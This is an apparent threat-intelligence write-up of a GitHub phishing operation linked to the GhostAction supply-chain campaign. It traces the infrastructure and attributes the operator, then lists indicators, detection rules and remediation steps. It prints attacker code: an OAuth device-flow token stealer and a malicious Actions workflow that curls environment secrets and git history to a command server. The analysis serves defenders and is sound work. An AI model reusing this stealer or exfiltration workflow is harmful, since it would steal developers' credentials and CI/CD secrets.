On October 10, 2026 I received a phishing email from security@my-github[.]com, registered 29 hours earlier.
I pulled the origin IP, browsed to it with a test token, and captured the phishing page before the server blocked me.
In the page source: an OAuth stealer with a hardcoded Client ID pointing straight to the operator’s GitHub account.
The infrastructure belongs to GhostAction: a supply-chain campaign that injects malicious GitHub Actions workflows into public repos to steal CI/CD secrets, active since September 2025 across 3,000+ repositories. The operator account and OAuth app behind this wave had not been publicly documented.
The email
Near-perfect clone of a GitHub security alert. Same Primer CSS, same layout. Two tells: the sender domain and the 29-hour registration.

| Detail | Value | Notes |
|---|---|---|
| Sender | security@my-github[.]com | Registered Oct 9 at Dynadot |
| Email auth | none configured | no SPF record, no DKIM selectors, no DMARC policy (only TXT is a Google site verification) |
| Claimed location | Moscow, Russia | Fabricated for urgency |
| Claimed IP | 95.176.135.120 | Slovenian residential (SIOL), rDNS: BSN-176-135-120.dynamic.siol.net |
| Tracking URL | hxxps://my-github[.]com/YbsnK0bU | 8-char token per recipient |
| Domain age | 29 hours at time of email | see operator timeline below |
The infrastructure
my-github[.]com sits behind Cloudflare. Origin: 193[.]32[.]204[.]199. Mail relay: 193[.]32[.]204[.]3.
Hosting infrastructure
Phishing server: 193[.]32[.]204[.]199
RIPE WHOIS: allocated to “Vigilant Cyber SAS” at “12 Rue de la Securite, Paris” (literally “12 Security Street”). The IP block was sub-allocated by Hop Bilisim Teknolojileri A.S., a Local Internet Registry in Istanbul that manages 136 RIPE objects and routinely sub-allocates /24 blocks to shell organizations. Transit via M247 (Romania), peered through Finland (hence GeoIP resolving to Helsinki).
AbuseIPDB: 100% abuse confidence, 5,007 reports, 957 distinct reporters.
193[.]32[.]204[.]199 port behavior
/?c=monami, /?c=new /api/workflow/receive /server-status public: start time Oct 9 12:29 UTC, about 3,580 requests Mail relay: 193[.]32[.]204[.]3
Runs FASTPANEL with Exim 4.97. SMTP TLS certificate:
C=EE, ST=Tallinn, L=Tallinn, O=CompanyName, OU=User, CN=etcIssued: 2026-09-04Tallinn, not Paris.
Issued September 4, same day as the FASTPANEL self-signed cert.
Different SSH host keys on .199 and .3 confirm separate VMs.
Subnet co-tenants
slon7[.]com on .7-.9: crypto-drainer (suspended).
mega[.]reviews on .10-.11: parked.
Phishing + C2 at .199, mail relay at .3.
The phishing kit
Browsed to the phishing URL with a test token and saved the page before the server blacklisted my IP.
| Property | Value |
|---|---|
| Size | 51,759 bytes |
| Frontend | React + GitHub Primer CSS, all themes |
| Feature flags | 100+ data-feature-* attributes (matching real GitHub) |
| Backend | Python 3.10 BaseHTTPServer (from server headers) |
| Framework | Custom (not Evilginx or Modlishka) |
| Stealer script | 3,334 bytes, 13th <script> tag |
The kit splits across three subdomains: github.my-github[.]com proxies the login (79 requests), api.my-github[.]com proxies API calls, and collector.my-github[.]com receives exfiltrated data (CIRCL Lookyloo capture).
The login form POSTs to /session on the proxy, which relays to real github.com (adversary-in-the-middle).
The victim authenticates against the real backend, MFA included.
After login, the stealer script polls the DOM for the victim’s avatar to confirm authentication, waits 3 seconds, then abuses the OAuth device flow. The kit automates the entire flow inside the victim’s already-authenticated session:
var CID = "Ov23ctrqCqZ79UaYKwyq";
// Step 1: request device codefetch("/login/device/code", {  method: "POST",  body: "client_id=" + CID + "&scope=repo+workflow+read:org",  headers: {    "Content-Type": "application/x-www-form-urlencoded",    "Accept": "application/json"  },  credentials: "same-origin",})
// Steps 2-4: auto-fill user_code, auto-approve authorization// (victim's authenticated session handles consent silently)
// Step 5: exfiltrate token to C2fetch("hxxps://my-github[.]com:8443/t?value=" + td.access_token  + "&user=" + encodeURIComponent(vu), { mode: "no-cors" });
Attack chain
AiTM proxy at my-github[.]com captures real GitHub login, MFA included. Victim authenticates against the real backend through the proxy.
Injected script triggers device flow (Ov23ctrqCqZ79UaYKwyq), auto-fills code, auto-approves consent.
Scopes: repo workflow read:org
Token + username sent to my-github[.]com:8443/t via no-cors GET (fire-and-forget). Token survives password resets and session revocations.
The granted scopes are enough to push workflows like security-audit.yml, which send CI/CD secrets to the same server. I did not observe a phished token being used this way.
Cloaking
Three layers of visitor filtering:
- No tracking token: redirect to
github.comwithno-referrer - Tor exit node: same redirect
- Repeated requests: connection dropped entirely
<html><head> <meta name='referrer' content='no-referrer'> <script>top.location.href='https://github.com';</script></head></html>The operator
The Client ID hardcoded in the stealer script (Ov23ctrqCqZ79UaYKwyq) is a registered GitHub OAuth App.
Looking it up on GitHub’s authorization page reveals both the app and its owner:
ookefokzkoed
- ID
- 327227770
- Created
- 2026-09-10
- Activity
- 1 private contribution (mid-September)
- Public repos
- 0
- Profile
- blank (no name, bio, email, location)
- Avatar
- auto-generated identicon
CI Notifier Ov23ctrqCqZ79UaYKwyq
- Owner
- ookefokzkoed
- Scopes
repoworkflowread:org- Callback
- devtools-ci[.]com (not registered)
- Created
- about 2026-10-07 ("3 days ago" on Oct 10)
- Users
- fewer than 10 (Oct 10)
- Verified
- "Not owned or operated by GitHub"

Callback devtools-ci[.]com has never been registered (no DNS, no cert on crt.sh).
The app was still issuing device codes at 15:49 UTC, over an hour after my email.
Attribution signals
The username ookefokzkoed is a keyboard mash: no dictionary words, no leet-speak pattern, just fingers hitting keys fast to generate a throwaway handle.
But which keys depends on the keyboard layout.
The string contains z twice.
On QWERTY, z sits on the bottom row, a deliberate reach away from the home keys.
On AZERTY (France/Belgium), z is on the top row, position 2, right under the fingers.
Every character in the username maps to the top or home row of AZERTY:
AZERTY (France/Belgium)
QWERTY (international)
On QWERTY, z is a bottom-row reach, inconsistent with home-row mashing.
Keyboard layout as attribution is established: Mandiant’s APT1 report used RDP keyboard metadata across 1,905 sessions.
This is weaker (username characters, not system metadata), but the same principle.
Infrastructure setup
.3 (Tallinn)ookefokzkoed createdDomain standup 3h in one sitting
CET 10:50 - 13:29 (late morning)
my-github[.]com registered at Dynadot:8080 startedActive phishing 29h after registration
CET 15:01 - 16:49 (afternoon)
mnfst/docs)Other francophone signals:
| Signal | Value |
|---|---|
| C2 parameter | monami (“mon ami”, French) |
| Earlier wave | carte-avantage[.]com, impersonating SNCF (French railway) |
| RIPE registration | Paris, “12 Rue de la Securite” (likely fabricated) |
| SMTP cert | Tallinn (contradicts Paris) |
No single signal is definitive.
The francophone cluster (AZERTY, monami, SNCF) is the most consistent.
The timeline activity window fits a European operator.
The campaign
193[.]32[.]204[.]199 has been active since at least August 2026 as GhostAction’s primary C2.
The phishing page is an escalation from passive workflow injection to active credential theft.
GhostAction activity by period
| Period | Collector | Reported scope | Source |
|---|---|---|---|
| Sep 2-5, 2025 | 45[.]139[.]104[.]115 (plesk.page) | 817 repos, 327 accounts, 3,325 secrets | GitGuardian |
| Sep 9, 2025 | carte-avantage[.]com | 14 newly compromised repos | GitGuardian (update) |
| Oct 2025 to Apr 2026 | 170[.]39[.]218[.]2, *.oast[.]fun | intermittent | GitGuardian |
| Aug 31 to Sep 30, 2026 | 193[.]32[.]204[.]199 (:80, :3000) | 772 repos, 373 accounts; 2,577 secrets targeted, 26 confirmed exfiltrated | GitGuardian |
| Oct 8, 2026 | 193[.]32[.]204[.]199 | 346 repos via two compromised maintainer accounts | GitGuardian, StepSecurity, Socket |
| Oct 9-10, 2026 | my-github[.]com on 193[.]32[.]204[.]199 | GitHub phishing; OAuth app at fewer than 10 users | OpenSourceMalware; this post |
Wave 5 is self-sustaining: phishing steals OAuth tokens with repo+workflow+read:org.
Tokens push malicious workflows.
Workflows harvest secrets.
Compromised accounts send more phishing.
The malicious workflow
The workflows pushed to infected repos (security-audit.yml, github_actions_security.yml) run on every push and pull request.
They dump every CI/CD secret and the full git history to the C2:
name: Security Auditon: [push, pull_request]jobs:  audit:    runs-on: ubuntu-latest    steps:      - uses: actions/checkout@v4        with:          fetch-depth: 0     # full git history
      # exfil all env vars (includes GITHUB_TOKEN, API keys, deploy creds)      - run: |          curl -s "http://193[.]32[.]204[.]199/?c=monami" \            -d "$(env | base64)"
      # exfil git history      - run: |          git log --all --oneline | \            curl -s "http://193[.]32[.]204[.]199/?c=new" -d @-
      # structured exfil with repo identifier      - run: |          curl -s "http://193[.]32[.]204[.]199:3000/api/workflow/receive?inj=${{ github.repository }}" \            -d "$(env | grep -i secret | base64)"
Still infected

As of October 10, 193.32.204 path:*/security-audit.yml returns 158 files across public repos.
Most recent: mnfst/docs, committed 14:01 UTC, 25 minutes before my email.
IOCs
Indicators of compromise
| Operator | ookefokzkoed (GitHub ID 327227770) |
| OAuth Client ID | Ov23ctrqCqZ79UaYKwyq |
| OAuth App | CI Notifier |
| Callback | devtools-ci[.]com (non-existent) |
| Phishing domain | my-github[.]com (Dynadot, Cloudflare) |
| C2 | 193[.]32[.]204[.]199 (AS153622 Madina IT, LIR: Hop Bilisim) |
| Mail relay | 193[.]32[.]204[.]3 (Exim 4.97, FASTPANEL) |
| Shell org | Vigilant Cyber SAS, vigilantcyber[.]top |
| Workflows | security-audit.yml, github_actions_security.yml |
| Exfil (secrets) | hxxp://193[.]32[.]204[.]199/?c=monami |
| Exfil (history) | hxxp://193[.]32[.]204[.]199/?c=new |
| Exfil (structured) | hxxp://193[.]32[.]204[.]199:3000/api/workflow/receive |
| Token exfil | hxxps://my-github[.]com:8443/t?value=&user= |
| Collector | collector.my-github[.]com |
Detection
GitHub audit log query for organizations:
action:oauth_application.access_granted oauth_application_name:"CI Notifier"Check your local repos for malicious workflows:
# search workflow file contents for the C2 IPgrep -r "193\.32\.204" .github/workflows/# find the known malicious workflow filenamesfind .github/workflows -name "security-audit.yml" -o -name "github_actions_security.yml"Network indicators for SIEM rules:
alert http any any -> 193.32.204.199 any (msg:"GhostAction C2 monami"; content:"/?c=monami"; sid:2026101001;)alert http any any -> 193.32.204.199 any (msg:"GhostAction C2 new"; content:"/?c=new"; sid:2026101002;)alert tls any any -> any any (msg:"GhostAction phish domain"; tls.sni; content:"my-github.com"; sid:2026101003;)Check your account
- Open github.com/settings/applications
- If “CI Notifier” or
Ov23ctrqCqZ79UaYKwyqappears, revoke it - Search your repos for
security-audit.ymlorgithub_actions_security.ymlcontaining193.32.204 - If found: delete the workflow, rotate every secret the token had access to
Sources
Campaign reporting
- GitGuardian: The GhostAction Campaign, 3,325 Secrets Stolen
- StepSecurity: GhostAction Campaign
- BleepingComputer: 3,325 secrets stolen
- BleepingComputer: PyPI invalidates tokens
- SecurityWeek: Hundreds of repos
- SecurityBoulevard: Tracking GhostAction 2025-2026
- OpenSourceMalware: Attack Escalates
- Wiz: GhostAction Campaign
- Infosecurity Magazine
Infrastructure intelligence
- AbuseIPDB: 193[.]32[.]204[.]199 - 5,007 reports, 100% abuse confidence
- Shodan InternetDB - port and service fingerprints
- crt.sh - Certificate Transparency logs
- RIPE Database - WHOIS for AS153622, Hop Bilisim
- CIRCL Lookyloo - domain tree capture
Technical references
- GitHub: OAuth device flow
- MITRE ATT&CK - T1078.004, T1195.002, T1552.001, T1071.001, T1041